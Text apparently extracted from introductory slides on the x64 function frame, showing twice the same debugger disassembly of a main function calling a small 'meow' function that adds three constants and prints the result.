
# \$ Introduction

## x64 - Function Frame

```
u1f383@u1f383:/
```

```
$ | <main>    endbr64
<main+4>    push    rbp
<main+5>    mov     rbp, rsp
<main+8>    mov     esi, 0x50505050
<main+13>    mov     edi, 0x40404040
<main+18>    call    meow
<main+23>    mov     eax, 0

<meow>    endbr64
<meow+4>:   push    rbp
<meow+5>:   mov     rbp, rsp
<meow+8>:   sub    rsp, 0x10 # 2 units in graph
<meow+12>:  mov     DWORD PTR [rbp-0xc], 0x30303030
<meow+19>:  mov     DWORD PTR [rbp-0x8], 0x20202020
<meow+26>:  mov     DWORD PTR [rbp-0x4], 0x10101010
<meow+33>:  mov     edx, DWORD PTR [rbp-0xc]
<meow+36>:  mov     eax, DWORD PTR [rbp-0x8]
<meow+39>:  add     edx, eax
<meow+41>:  mov     eax, DWORD PTR [rbp-0x4]
<meow+44>:  add     eax, edx
<meow+46>:  mov     esi, eax
<meow+48>:  lea     rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>:  mov     eax, 0x0
<meow+60>:  call   0x5646aab5b050 <printf@plt>
<meow+65>:  nop
<meow+66>:  leave
<meow+67>:  ret
```



# \$ Introduction


## x64 - Function Frame

The screenshot shows assembly code in a debugger window. The assembly is color-coded by function: blue for main and orange for meow. A red arrow points to the start of the meow function.

```
$ u1f383@u1f383:/
```

```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>    endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave 
<meow+67>: ret
```



# \$ Introduction

